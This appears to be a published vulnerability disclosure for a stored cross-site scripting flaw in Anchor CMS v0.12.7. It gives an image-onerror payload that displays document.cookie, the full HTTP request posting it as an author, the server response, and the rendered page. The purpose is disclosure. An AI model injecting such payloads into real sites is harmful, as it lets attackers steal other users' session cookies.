Exploit Title: Archor cms stored Cross-Site Scripting Vulnerability

Date: 01/06/2022

Exploit Author: KienNT.

Vendor Homepage: https://anchorcms.com/

Tested on: Firefox, Chrome, Edge.

[+] Summary

Anchor is a super-simple, lightweight blog system, made to let you just write.

[+] Vulnerability Details

The Anchor v0.12.7 exist stored XSS when create new post , error affects home page and the inserted page

ROLE: Author

- affects all users

[+] Proof of Concept (PoC)

```
<img src=x onerror="alert(document.cookie)">
```

[-]Request


```
POST /archor/admin/posts/add HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 232
Origin: http://localhost
DNT: 1
Connection: close
Referer: http://localhost/archor/admin/posts/add
Cookie: anchorcms=62rqrssb830kjblin20tn8ajam
```

```
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

token=YCvNfww8uJg323oL78I94sxoILyVzTUb92Hm9I4QZcUII3xImbDt32xiVlEEb
2Re&title=xss+bug&markdown=%3Cimg%20src%3Dx%20onerror%3D%22alert(doc
ument.cookie)%22%3E&slug=xss-
bug&description=&status=published&category=1&css=&js=&autosave=false
```

[-]Response

```
HTTP/1.1 200 OK
Date: Thu, 06 Jan 2022 12:09:18 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.31
X-Powered-By: PHP/7.3.31
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 101
Connection: close
Content-Type: application/json; charset=UTF-8

{"id":"5","notification":"Your new article was
created","redirect":"\/archor\/admin\/posts\/edit\/5"}
```

Payload in:




xss bug

```
<img src=x onerror="alert(document.cookie)">
```

Slug: xss-bug

With simple POC from burp suite



xss bug

Posted 2 minutes ago by test

localhost

anchorcms=62rqrssb830kjblin20tn8ajam

this is title